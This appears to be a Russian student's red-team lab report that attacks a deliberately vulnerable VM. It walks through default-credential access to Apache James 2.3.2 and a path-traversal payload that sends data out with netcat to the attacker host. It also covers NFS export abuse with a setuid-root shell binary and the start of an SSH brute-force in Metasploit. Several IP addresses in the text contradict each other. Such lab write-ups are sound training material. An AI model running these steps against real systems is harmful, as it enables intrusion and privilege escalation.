



ЦЕЛЕНАПРАВЛЕННЫЕ АТАКИ

ПРАКТИЧЕСКОЕ ЗАДАНИЕ: Поиск и эксплуатация уязвимостей на сервере

Выполнил: Юрий Шамрай (MIFIIB/1-й поток)

ЦЕЛЬ ПРАКТИЧЕСКОГО ЗАДАНИЯ:

Научиться получать доступ к серверу, используя различные точки входа.

ЧТО НУЖНО СДЕЛАТЬ:

- Получить доступ к виртуальной машине пятью (или более) разными способами;
- Пришлите отчёт в формате PDF о проделанной работе.

УСЛОВИЯ ЗАДАЧИ:

Вам предоставлена виртуальная машина, которая имитирует некий сервер в локальной сети организации. Вы выступите в роли специалистов Red Team, ваша задача — получить разными способами доступ к системе и отчитаться о найденных уязвимостях.

ВЫПОЛНЕНИЕ

Практическое задание мы будем выполнять, в виртуальной лаборатории, на базе двух виртуальных машин.

В качестве гипервизора, для их создания используем **VirtualBox 7.0.10**:



со следующими параметрами:

1. **PARROT-VM (IP: 192.168.1.55 – Read Team)**

- OS: Parrot OS 5.3 (Electro Ara)
- CPU: 1CPU x 4vCORES
- RAM: 4 GB
- HDD: 80 GB
- LAN: 1 Gigabit Ethernet adapter
- CD/DVD: для установки с ISO-образа
- DISPLAY: Макс. разрешение (опционально)

```
[prospero@parrot-vm]~  
$cat /etc/os-release  
PRETTY_NAME="Parrot OS 5.3 (Electro Ara)"  
NAME="Parrot OS"  
VERSION_ID="5.3"
```

2. **SERVER (IP: 192.168.1.64 – Vulnerable VM)**

- OS: Ubuntu 14.04.06 LTS (Trusty Tahr)
- CPU: 1CPU x 1vCORES
- RAM: 4 GB
- HDD: 26 GB
- LAN: 1 Gigabit Ethernet adapter
- CD/DVD: для установки с ISO-образа
- DISPLAY: Макс. разрешение (опционально)

```
user1@server:~$ cat /etc/os-release  
NAME="Ubuntu"  
VERSION="14.04.6 LTS, Trusty Tahr"  
ID=ubuntu  
ID_LIKE=debian
```

ВВЕДЕНИЕ

Целью данной практической работы является освоение навыков поиска и эксплуатации уязвимостей на сервере, а также развитие умения получения доступа к системе через различные точки входа. В качестве специалистов Red Team, нам предоставлена виртуальная машина, которая эмулирует сервер в локальной сети организации.

Роль Red Team заключается в том, чтобы эффективно проникнуть в систему, используя разнообразные методы и уязвимости. Это поможет нам лучше понять сильные и слабые стороны системы, а также разработать и предпринять соответствующие меры для улучшения безопасности.

Для успешного выполнения практического задания нам необходимо получить доступ к виртуальной машине разными способами. При этом важно документировать все проделанные шаги и обнаруженные уязвимости в отчете.

Исследование уязвимостей пронизывает разнообразные слои системы, включая, но не ограничиваясь, операционной системой, сетевыми сервисами, различными приложениями и протоколами. Мы активно применяем широкий спектр инструментов и техник, предназначенных для выявления и дальнейшей эксплуатации уязвимостей.

Нам предстоит сделать глубокий анализ системы, активно использовать навыки тестирования на проникновение (penetration testing) и проявить творческий подход к решению задачи. Это обеспечит нам ценный опыт и позволит повысить компетентность в области кибербезопасности.

Далее, мы предоставим подробный отчет о проделанной работе, описав все использованные методы и обнаруженные уязвимости.

Эксплуатация уязвимостей в почтовом сервере Apache James (2.3.2)

Apache James представляет собой почтовый и новостной сервер, разработанный в рамках программной среды на платформе Java. Основное назначение данного сервера заключается в обеспечении функциональности обработки электронной почты. Наличие уязвимости в версии 2.3.2, данного почтового сервера, предоставляет злоумышленникам возможность выполнения произвольных команд на системе, на которой запущен сервер.

- **Проникновение через Стандартные Учетные Данные**

Для начала, будут использованы стандартные учетные данные для входа в систему Apache James, с целью получения доступа к серверу и демонстрации пути, которым могут воспользоваться злоумышленники.

На первом этапе требуется установить наличие уязвимого веб-приложения на сервере целевой машины. Для этой цели мы обратимся к утилите **nmap** - инструменту для анализа сетей, предназначенному для обнаружения узлов и служб в сети, определения операционных систем, выявления активных портов и уязвимостей.

Для выполнения данной задачи мы воспользуемся следующей командой, которая будет сканировать заданный IP-адрес. Параметр **"-p"** указывает на необходимость обследования всех доступных портов на устройстве, в то время как параметр **"-sV"** предоставляет возможность идентифицировать версии программ и служб, работающих на открытых портах. В результате, данная команда обеспечивает сбор информации обо всех открытых портах на устройстве и определение версий программ и служб, связанных с этими портами:

\$ nmap -p- -sV 192.168.1.64

```
[prospero@parrot-vm]~$ nmap -p- -sV 192.168.1.64
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 12:00 НКТ
Nmap scan report for 192.168.1.64
Host is up (0.0068s latency).
Not shown: 65520 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp           JAMES smtpd 2.3.2
80/tcp    open  http           Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3           JAMES pop3d 2.3.2
111/tcp   open  rpcbind        2-4 (RPC #100000)
119/tcp   open  nntp           JAMES nntpd (posting ok)
873/tcp   open  rsync          (protocol version 31)
2049/tcp   open  nfs_acl        2-3 (RPC #100227)
4555/tcp   open  james-admin    JAMES Remote Admin 2.3.2
4848/tcp   open  tcpwrapped
41289/tcp open  mountd         1-3 (RPC #100005)
44549/tcp open  nlockmgr       1-4 (RPC #100021)
45627/tcp open  mountd         1-3 (RPC #100005)
46607/tcp open  mountd         1-3 (RPC #100005)
51259/tcp open  status         1 (RPC #100024)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.80 seconds
```

Этот этап поможет нам в определении потенциально уязвимых точек в системе, которые могут быть дальнейшей целью для эксплуатации.

В результате сканирования с помощью nmap нам стало известно о наличии нескольких запущенных сервисов на целевой машине. Среди этих сервисов выявлен **James Remote Admin 2.3.2**, доступный на порту **4555**. Произведем подключение к данному порту на атакуемой машине, используя соединение через **telnet**.

При установлении соединения сервис запросит учетные данные для прохождения авторизации. Для начала мы попробуем использовать логин и пароль, которые заданы по умолчанию («по дефолту») в файле конфигурации James. Возможно, что сетевой администратор не изменил эти значения. Стандартные учетные данные для James - логин **"root"** и пароль **"root"**. Попробуем воспользоваться ими и проверим, дадут ли они доступ к сервису James Remote Admin 2.3.2.

```
[prospero@parrot-vm]-[~]
$telnet 192.168.1.64 4555
Trying 192.168.1.64...
Connected to 192.168.1.64.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
```

Мы видим, что дефолтные учетные данные не были изменены, и мы успешно получили доступ с полномочиями администратора к сервису James. В данной точке нам предоставлена возможность редактирования настроек сервера, просмотра электронных писем и создания новых пользователей. Следующей командой мы сможем получить список всех зарегистрированных пользователей, активных на сервере.

listusers

```
Welcome root. HELP for a list of commands
listusers
Existing accounts 4
user: test
user: BusinessMail
user: serverMail
```

• Создание эксплуатируемого пользователя

Apache James сохраняет информацию о пользователях в субдиректории, находящейся относительно основной директории установки, именуемой "**james/var/users**". По умолчанию сервер автоматически создает отдельную субдиректорию для хранения входящих и исходящих электронных писем для каждого пользователя.

Также, в Apache James отсутствует должная валидация имен пользователей в момент их создания, что позволяет использовать символ родительского каталога **"../"**. Это приводит к созданию каталога пользователя за пределами основного каталога установки. Пример такого имени пользователя – **"../../../../../../../../etc/bash_completion.d"**, который может вести к размещению файлов в директории **"/etc/bash_completion.d"**. Эта директория содержит команды, выполняющиеся при входе пользователя в систему. Путем отправки сообщений данному пользователю, злоумышленник может выполнить команды, проникнуть на почтовый сервер и получить доступ к данным.

Скрипт автодополнения (**completion script**) представляет собой программный код, который использует встроенную команду **"bash complete"**. Его цель состоит в определении, какие варианты автодополнения могут быть предложены для заданного исполняемого файла.

Команда имеет следующий формат: **"adduser <имя_пользователя> <пароль>"**, где **"<имя_пользователя>"** представляет имя пользователя, которое нужно создать, а **"<пароль>"** - пароль, применяемый для этого пользователя. Чтобы получить возможность размещать файлы в **"/etc/bash_completion.d"**, мы создаем почтового пользователя с именем **"../../../../../../../../etc/bash_completion.d"** с помощью команды:

adduser ../../../../../../etc/bash_completion.d password

```
adduser ../../../../../../etc/bash_completion.d password
User ../../../../../../etc/bash_completion.d added
```

Проверяем, что пользователь создан:

```
listusers
Existing accounts 4
user: test
user: BusinessMail
user: serverMail
user: ../../../../../../etc/bash_completion.d
```


Учитывая наш статус администратора, у нас есть возможность сбросить пароли для всех пользователей. В данном случае мы выберем пользователя **"serverMail"** для получения доступа к системе и выполним сброс его пароля.

Используем команду для сброса пароля:

setpassword serverMail

```
setpassword serverMail pass
Password for serverMail reset
```

Теперь мы отправим особое письмо с нашего скомпрометированного адреса электронной почты на только что созданный аккаунт. Это письмо будет выполнено один раз, как только пользователь войдет в систему. Для достижения этой цели мы воспользуемся протоколом **SMTP**, который работает через порт **25**. Прежде чем продолжить, необходимо убедиться, что данный порт открыт на сервере. Для этой проверки мы можем вновь обратиться к результатам предыдущего сканирования с использованием утилиты **nmap** или выполнить сканирование заново.

```
[x]~[prospero@parrot-vm]~[~]
$ nmap -p- -sV 192.168.1.64
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 13:10 HKT
Nmap scan report for 192.168.1.64
Host is up (0.0084s latency).
Not shown: 65520 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp   open  nfs_acl      2-3 (RPC #100227)
4555/tcp   open  james-admin  JAMES Remote Admin 2.3.2
4848/tcp   open  tcpwrapped
41289/tcp open  mountd       1-3 (RPC #100005)
44549/tcp open  nlockmgr     1-4 (RPC #100021)
45627/tcp open  mountd       1-3 (RPC #100005)
46607/tcp open  mountd       1-3 (RPC #100005)
51259/tcp open  status       1 (RPC #100024)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.61 seconds
```

Далее, подключимся к порту **25** через клиент **Telnet**. Это позволит нам взаимодействовать с сервером **SMTP**.

Далее поочередно вписываем следующие команды, **serverMail** – пользователь которого мы хотим взломать:

```
[prospero@parrot-vm]~[~]
$ telnet 192.168.1.64 25
Trying 192.168.1.64...
Connected to 192.168.1.64.
Escape character is '^]'.
220 server SMTP Server (JAMES SMTP Server 2.3.2) ready Sat, 5 Aug 2023 10:13:25 +0500 (YEKT)
helo serverMail
250 server Hello serverMail (192.168.1.55 [192.168.1.55])
mail from:<serverMail@localhost>
250 2.1.0 Sender <serverMail@localhost> OK
rcpt to: <../../../../../../../../etc/bash_completion.d>
250 2.1.5 Recipient <../../../../../../../../etc/bash_completion.d@localhost> OK
data
354 Ok Send data ending with <CRLF>.<CRLF>
from: serverMail@localhost
.
hostname | nc 192.168.1.55 3333
.
250 2.6.0 Message received
quit
221 2.0.0 server Service closing transmission channel
Connection closed by foreign host.
```

Отправленный запрос устанавливает соединение с портом **3333** с использованием утилиты **nc (netcat)**. В этом запросе используется команда **hostname**, которая возвращает имя хоста, на котором была запущена данная команда. В итоге запрос передает имя хоста на указанный IP-адрес и порт **192.168.31.125:3333**.

Далее, откроем новое окно терминала и введем следующую команду, учитывая порт, который мы ранее упомянули. Опция **-l** запустит утилиту netcat в режиме прослушивания. Опция **-p** задает номер порта, на котором будут ожидать входящие соединения. Опция **-o** указывает на файл с именем **"out"**, в который будут записаны данные, полученные от подключившегося клиента.

```
[prospero@parrot-vm]~  
$nc -lvp 3333 -o out  
listening on [any] 3333 ...
```

```
[x]~[prospero@parrot-vm]~  
$netstat -tuln  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      0 0.0.0.0:3333             0.0.0.0:*               LISTEN
```

Теперь, сетевой сервис **netcat** находится в режиме прослушивания, ожидая подключения. Когда пользователь **serverMail** выполнит вход на сервер, выполнится ранее указанная команда: **hostname | nc 192.168.31.55 3333**. В этот момент данные, полученные из выполнения команды **hostname**, будут направлены на указанный IP-адрес **192.168.31.55** и порт **3333**, и затем записаны в файл **"out"**.

Эксплуатация уязвимостей в службе NFS

Протокол Network File System (NFS) предоставляет возможность удаленным хостам монтировать файловые системы через сеть и взаимодействовать с ними так, как если бы они были смонтированы локально. Протокол работает на базе UDP. В рамках нашего плана мы будем выполнять следующие шаги:

- **Определение Версии NFS на Сервере**

Путем анализа конфигурации и параметров сервера, мы определим используемую версию протокола NFS. Это позволит нам лучше понять особенности и возможности, доступные для монтирования файловых систем.

Конфигурации серверов Network File System (NFS) часто оказываются уязвимыми. Эти слабости в настройках могут привести к несанкционированному доступу к конфиденциальным данным и, в некоторых случаях, даже предоставить возможность получить доступ к командной оболочке на удаленной системе. Следует отметить, что область доступа, которую мы получаем, в значительной степени зависит от конкретной конфигурации NFS.

Для осуществления удаленного доступа к каталогам, предоставляемым через экспорты NFS, требуются две составляющие: доступ к процессу монтирования и доступ к файлам.

- Доступ к монтированию может быть ограничен на уровне имени хоста или IP-адреса в файле **/etc/exports**. Однако во многих случаях не применяются строгие ограничения. Кроме того, следует заметить, что IP-адреса и имена хостов можно легко подделать, если вы знаете, что делать.
- Доступ к файлам регулируется через настройку экспортов в файле **/etc/exports**, где можно определить права чтения/записи. Этот доступ к файлам далее ограничивается на основе UID (идентификатор пользователя), под которым подключается пользователь. Однако важно отметить, что даже UID может быть подделан. К некоторым смягчающим мерам, например **"root squashing"**, которые могут быть включены в файле **/etc/exports**, можно отнести меры для предотвращения доступа от UID 0 (root).

Для устранения подобных уязвимостей крайне важно тщательно настраивать файлы конфигурации. Это включает в себя строгую фильтрацию и ограничение доступа по IP-адресам и именам хостов, активацию мер безопасности, таких как **"root squashing"**, и аккуратное управление правами доступа к файлам на уровне UID.

Проактивная и правильная настройка конфигурации NFS является неотъемлемой частью обеспечения безопасности и предотвращения потенциальных уязвимостей в сетевых файловых системах.

Прежде всего, необходимо установить наличие уязвимого веб-приложения на атакуемой машине. Для этой цели мы воспользуемся инструментом **nmap**.

```
$ nmap -sV 192.168.1.64
```

```

[prospero@parrot-vm]~$ nmap -sV 192.168.1.64
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 14:00 HKT
Nmap scan report for 192.168.1.64
Host is up (0.0025s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
4848/tcp  open  tcpwrapped
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.23 seconds

```

Протокол Network File System (NFS) обычно слушается на портах **111** и **2049**, и на сервере, который мы атакуем, эти порты действительно открыты. Кроме того, указана поддержка версий NFS с 2 по 4.

Для определения текущих версий NFS, поддерживаемых на данном сервере, можно воспользоваться инструментами `rpcinfo` или `ntmap`. Эта информация может оказаться полезной в дальнейшем. Нашей целью является использование версии NFS 3 или ниже, чтобы иметь возможность манипулировать UID владельцев файлов. Это особенно важно в случае, если включено "root squashing", так как это может потребоваться для доступа к файлам.

Для того чтобы сканировать версию NFS с использованием утилиты `rpcinfo`, нам потребуется установить `nfs-client`:

```
$ sudo apt get install nfs-client -y
```

Проверим версию nfs на атакуемой машине, командой:

```
$ rpcinfo -p 192.168.1.64
```

```

[x]~[prospero@parrot-vm]~$ rpcinfo -p 192.168.1.64
program vers proto  port  service
100000    4      tcp    111   portmapper
100000    3      tcp    111   portmapper
100000    2      tcp    111   portmapper
100000    4      udp    111   portmapper
100000    3      udp    111   portmapper
100000    2      udp    111   portmapper
100024    1      udp    48797 status
100024    1      tcp    51259 status
100003    2      tcp    2049  nfs
100003    3      tcp    2049  nfs
100003    4      tcp    2049  nfs
100227    2      tcp    2049
100227    3      tcp    2049
100003    2      udp    2049  nfs
100003    3      udp    2049  nfs
100003    4      udp    2049  nfs
100227    2      udp    2049
100227    3      udp    2049
100021    1      udp    48187 nlockmgr
100021    3      udp    48187 nlockmgr
100021    4      udp    48187 nlockmgr
100021    1      tcp    44549 nlockmgr
100021    3      tcp    44549 nlockmgr
100021    4      tcp    44549 nlockmgr
100005    1      udp    44510 mountd
100005    1      tcp    41289 mountd
100005    2      udp    59333 mountd
100005    2      tcp    46607 mountd
100005    3      udp    43187 mountd
100005    3      tcp    45627 mountd

```

мы видим, версии nfs есть разные: начиная со второй, заканчивая четвертой.

- **Монтирование Доступных Экспортов NFS**

Мы проведем монтирование доступных экспортов NFS на локальной машине. Это позволит нам получить доступ к удаленным файловым системам, будто они находятся на локальном устройстве.

Перечислим доступные экспорты NFS на удаленном сервере, используя инструмент Metasploit.

Экспорт NFS - представляет собой процесс настройки и предоставления удаленному клиентскому компьютеру доступа к локальной файловой системе через протокол NFS (Network File System). Этот механизм позволяет клиентским компьютерам монтировать удаленные директории и файловые системы на своих собственных устройствах, взаимодействуя с ними так, как если бы они были расположены локально. Применение экспорта NFS позволяет обеспечить общий доступ к ресурсам, таким как файлы, папки и директории, для множества пользователей через сеть.

Запустим утилиту Metasploit командой:

[illegible]

Произведем поиск в базе данных Metasploit по ключевому слову "nfs", с целью выявить возможные эксплойты:

```
>> search nfs
```

```
[msf](Jobs:0 Agents:0) >> search nfs
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_confluence_namespace_ognl_injection	2022-06-02	excellent	Yes	Atlassian Confluence Namespace OGNL Injection
1	exploit/multi/http/atlassian_confluence_webwork_ognl_injection	2021-08-25	excellent	Yes	Atlassian Confluence WebWork OGNL Injection
2	auxiliary/dos/freebsd/nfsd/nfsd_mount		normal	No	FreeBSD Remote NFS RPC Request Denial of Service
3	exploit/windows/ftp/labf_nfsaxe	2017-05-15	normal	No	LabF NFS Axe 3.7 FTP Client Stack Buffer Overflow
4	exploit/osx/local/nfs_mount_root	2014-04-11	normal	Yes	Mac OS X NFS Mount Privilege Escalation Exploit
5	auxiliary/scanner/nfs/nfsmount		normal	No	NFS Mount Scanner
6	exploit/network/sunrpc/pkernel_callit	2009-09-30	good	No	NetWare 6.5 SunRPC Portmapper CALLIT Stack Buffer Overflow
7	exploit/windows/nfs/xlink_nfsd	2006-11-06	average	No	Omni-NFS Server Buffer Overflow
8	exploit/windows/ftp/xlink_client	2009-10-03	normal	No	XLink FTP Client Buffer Overflow
9	exploit/windows/ftp/xlink_server	2009-10-03	good	Yes	XLink FTP Server Buffer Overflow

Выберем эксплойт с номером индекса 5, который позволяет сканировать удаленный хост на наличие доступных для монтирования NFS экспортов.

>> use 5

Посмотрим настройки, которые можно настроить в этом эксплойте:

>> show options


```
[msf](Jobs:0 Agents:0) >> use 5
[msf](Jobs:0 Agents:0) auxiliary(scanner/nfs/nfsmount) >> show options

Module options (auxiliary/scanner/nfs/nfsmount):
```

Name	Current Setting	Required	Description
HOSTNAME		no	Hostname to match shares against
LHOST	192.168.1.55	no	IP to match shares against
PROTOCOL	udp	yes	The protocol to use (Accepted: udp, tcp)
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	111	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

Поле **RHOSTS** определяет IP-адрес целевой атакуемой машины, вводим все данные и запускаем эксплойт:

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/nfs/nfsmount) >> set RHOSTS 192.168.1.64
RHOSTS => 192.168.1.64
[msf](Jobs:0 Agents:0) auxiliary(scanner/nfs/nfsmount) >> exploit

[+] 192.168.1.64:111 - 192.168.1.64 Mountable NFS Export: / [*]
[+] 192.168.1.64:111 - 192.168.1.64 Mountable NFS Export: /home [*]
[*] 192.168.1.64:111 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Мы видим, что директория **/home** доступна для монтирования.

Монтирование представляет собой процесс подключения файловой системы, находящейся на отдельном устройстве (например, жестком диске), к файловой системе операционной системы. Это позволяет файловой системе стать доступной для чтения и записи. После монтирования файловая система на отдельном устройстве становится частью общей иерархии файловой системы операционной системы.

Теперь смонтируем доступные экспорты NFS, выполняя данное действие от имени суперпользователя. Важно использовать флаг **"-o vers=3"**, чтобы обеспечить возможность просмотра UID владельцев файлов. Прежде всего, создадим папку в домашней папке нашего пользователя:

```
# mkdir nfs
```

Для монтирования удаленной директории NFS **"/home"**, расположенной на сервере с IP-адресом **192.168.1.64**, на локальную систему в каталог **"nfs"**, мы можем использовать следующую команду.

```
# mount -o vers=3 192.168.1.64:/home nfs
```

Опция **"-o vers=3"** указывает на использование версии 3 протокола NFS для монтирования директории, обеспечивая возможность просматривать и копировать файлы с сохранением прав доступа:

```
[root@parrot-vm]-[/home/prospero]
#ls
Desktop Documents Downloads Music nfs out Pictures Public Templates Videos
[root@parrot-vm]-[/home/prospero]
#mount -o vers=3 192.168.1.64:/home nfs
```

Перейдем в созданную нами папку и проверим права доступа у папок и файлов в ней, используя ls:

```
# cd ./nfs
```

```
# ls -al .
```

```
[root@parrot-vm]-[/home/prospero]
# cd ./nfs/
[root@parrot-vm]-[/home/prospero/nfs]
#ls -al .
total 12
drwxr-xr-x 4 root    root    4096 Apr 16 20:55 .
drwxr-xr-x 1 prospero prospero 772 Aug  5 15:53 ..
drwxrwxr-x 19 prospero lpadmin 4096 May  9 03:42 server
drwxr-xr-x 17      1002 docker  4096 Aug  5 11:33 user1
```

В смонтированной нами папке присутствуют директории пользователей **"server"** и **"user1"**. Теперь мы можем провести более детальное исследование содержимого этих директорий для выявления интересной информации. Вот пример того, как это можно сделать:

```
# cd ./user1
```

```
# ls
```

```
[root@parrot-vm]~/home/prospero/nfs/user1
#ls -l
total 40
drwxr-xr-x 2 1002 docker 4096 Aug  5 2023 Desktop
drwxr-xr-x 2 1002 docker 4096 Aug  5 2023 Documents
drwxr-xr-x 2 1002 docker 4096 Aug  5 2023 Downloads
-rw-r--r-- 1 root root    17 Apr 16 20:54 Important.txt
drwxr-xr-x 2 1002 docker 4096 Aug  5 2023 Music
drwxr-xr-x 2 1002 docker 4096 Aug  5 2023 Pictures
drwxr-xr-x 2 1002 docker 4096 Aug  5 2023 Public
drwxr-xr-x 2 1002 docker 4096 Aug  5 2023 Templates
drwxr-xr-x 2 root root   4096 Apr 16 21:29 tmp
drwxr-xr-x 2 1002 docker 4096 Aug  5 2023 Videos
```

Прочитаем файл **Important.txt**:

```
[root@parrot-vm]~/home/prospero/nfs/user1
#cat Important.txt
pass:pass111word
```

Указан пароль - **pass111word**

- **Получение Полного Доступа к Системе**

Целью данного этапа будет получение полного доступа к системе, используя уязвимости или другие методы, связанные с NFS. Мы будем исследовать возможности повышения привилегий и взаимодействия с файловой системой так, чтобы обеспечить полный контроль над удаленной системой.

Вернемся в смонтированную нами папку "**nfs**", затем перейдем в папку пользователя "**user1/tmp**" и создадим там исполняемый файл с расширением **".c"**. Этот файл будет содержать программный код, который выполняет следующие системные функции: **setgid(0)** для установки ID группы в **0 (root)**; **setuid(0)** для установки ID пользователя в **0 (root)**; **system("/bin/bash")** для запуска интерпретатора оболочки Bash; и наконец, **return 0** для завершения программы.

```
# echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > ./nfs_payload.c
```

Теперь скомпилируем наш файл с помощью компилятора gcc. Кроме того, эта команда создаст исполняемый файл в той же директории:

```
# gcc ./nfs_payload.c -o nfs_payload
```

```
[root@parrot-vm]~/home/prospero/nfs/user1
#cd tmp/
[root@parrot-vm]~/home/prospero/nfs/user1/tmp
#echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > ./nfs_payload.c
[root@parrot-vm]~/home/prospero/nfs/user1/tmp
#gcc ./nfs_payload.c -o nfs_payload
```

Установим бит **setuid** для исполняемого файла. Это означает, что при запуске этого файла его процесс будет запущен с правами владельца файла, то есть с правами пользователя **root** (игнорируем все предупреждения).

```
# chmod +s ./nfs_payload
```

Проверим что все файлы были успешно созданы:

```
[root@parrot-vm]~/home/prospero/nfs/user1/tmp
#ls -al
total 32
drwxr-xr-x  2 root root    4096 Aug  5 16:14 .
drwxr-xr-x 17 1002 docker  4096 Aug  5 11:33 ..
-rwsr-sr-x  1 root root   20192 Aug  5 16:14 nfs_payload
-rw-r--r--  1 root root     68 Aug  5 16:13 nfs_payload.c
```

SSH (Secure Shell) представляет собой криптографический протокол, способный обеспечить безопасное установление связи с удаленным узлом (чаще всего сервером) даже через ненадежную сеть, такую как Интернет. Этот протокол дает пользователям возможность дистанционно управлять компьютерами и передавать файлы между системами, гарантируя безопасность путем применения шифрования для защиты от несанкционированного доступа и перехвата информации. Программы-клиенты и серверы SSH поддерживаются на различных операционных системах, включая Linux, macOS, Windows и многие другие.

Далее, попробуем установить SSH-соединение с сервером, используя ранее обнаруженный пароль из файла. В данном случае мы будем подключаться к пользователю **user1**. Выбранное имя пользователя мы получили при монтировании папки и изучении содержимого директории **/home**. Цифры, расположенные справа от символа **@**, представляют IP-адрес целевой машины:

```
# ssh user1@192.168.1.64
```

```
[x]--[root@parrot-vm]--[home/prospero/nfs]
#ssh user1@192.168.1.64
user1@192.168.1.64's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)
```

Мы получили доступ к системе как пользователь **user1**. Попробуем получить права администратора через **sudo**:

```
user1@server:~$ whoami
user1
user1@server:~$ sudo su
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/bin/su' as root on server.
```

Это значит, что этому пользователю нельзя выполнять команду **sudo**. Чтобы повысить права доступа, запустим исполняемый файл, созданный нами ранее:

```
/home/user1/tmp/nfs_payload
```

Проверяем что мы получили права **root** пользователя на атакуемой системе:

```
root@server:~# whoami
root
root@server:~#
```

Эксплуатация уязвимостей в конфигурации Sudoers

Файл **sudoers** в операционной системе Linux представляет собой конфигурационный файл, содержащий набор правил и определений, которые определяют, какие конкретные пользователи и группы могут выполнять привилегированные команды с использованием команды **sudo**. Этот файл позволяет администраторам установить ограничения на использование привилегий суперпользователя для определенных пользователей, групп и хостов. Такая конфигурация снижает риск возможного несанкционированного доступа к системе и улучшает общий уровень безопасности.

Некорректно настроенный файл **sudoers** может создать для злоумышленника значительные возможности для проникновения в систему и получения нежелательного доступа.

- Проникновение в систему используя метод Брутфорс через SSH

Перед тем как мы приступим к атаке на приложение **sudo**, необходимо найти сервер SSH. Как и прежде, мы будем использовать инструмент для сканирования портов – **nmap**.

```
$ nmap -sV 192.168.1.64
```



```
[prospero@parrot-vm]-[~]
$ nmap -sV 192.168.1.64
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 16:38 HKT
Nmap scan report for 192.168.1.64
Host is up (0.00011s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp   open  nfs_acl      2-3 (RPC #100227)
4848/tcp   open  tcpwrapped
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Мы видим, что порт 22 открыт, это указывает на работу службы SSH. Теперь мы приступим к попытке получения доступа к SSH. Обычно этот сервис требует аутентификации, поэтому нам необходимо подобрать правильный логин и пароль. Для этой цели мы воспользуемся инструментом Metasploit.

\$ msfconsole

```
[prospero@parrot-vm]~$ msfconsole
```

```
#####  
#####  
##### v#####  
##### J#####  
##### N##### J#####  
##### MmmmmNNnnnnN##### J#####  
##### j#####  
##### j#####  
##### j#####  
##### j#####  
##### j#####  
##### j#####  
##### J#####  
##### d#####  
##### MM? NM####N  
##### Ne JM####N###  
#####Nm, e#####  
#####Nx #####  
#####m+. ,#####  
  
https://metasploit.com
```

```
= [ metasploit v6.3.5-dev ]  
+ -- ==[ 2296 exploits - 1202 auxiliary - 410 post ]  
+ -- ==[ 965 payloads - 45 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]
```

```
Metasploit tip: Enable HTTP request and response logging  
with set HttpTrace true  
Metasploit Documentation: https://docs.metasploit.com/
```

```
[msf](Jobs:0 Agents:0) >> █
```

По ключевым словам, **ssh login**, ищем возможные эксплойты в базе данных Metasploit:

```
[msf](Jobs:0 Agents:0) >> search ssh login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/alienvault_exec	2017-01-31	excellent	Yes	AlienVault OSSIM/USM Remote Code Execution
1	auxiliary/scanner/ssh/apache_karaf_command_execution	2016-02-09	normal	No	Apache Karaf Default Credentials Command Execution
2	auxiliary/scanner/ssh/ssh_login		normal	No	Apache Karaf login Utility
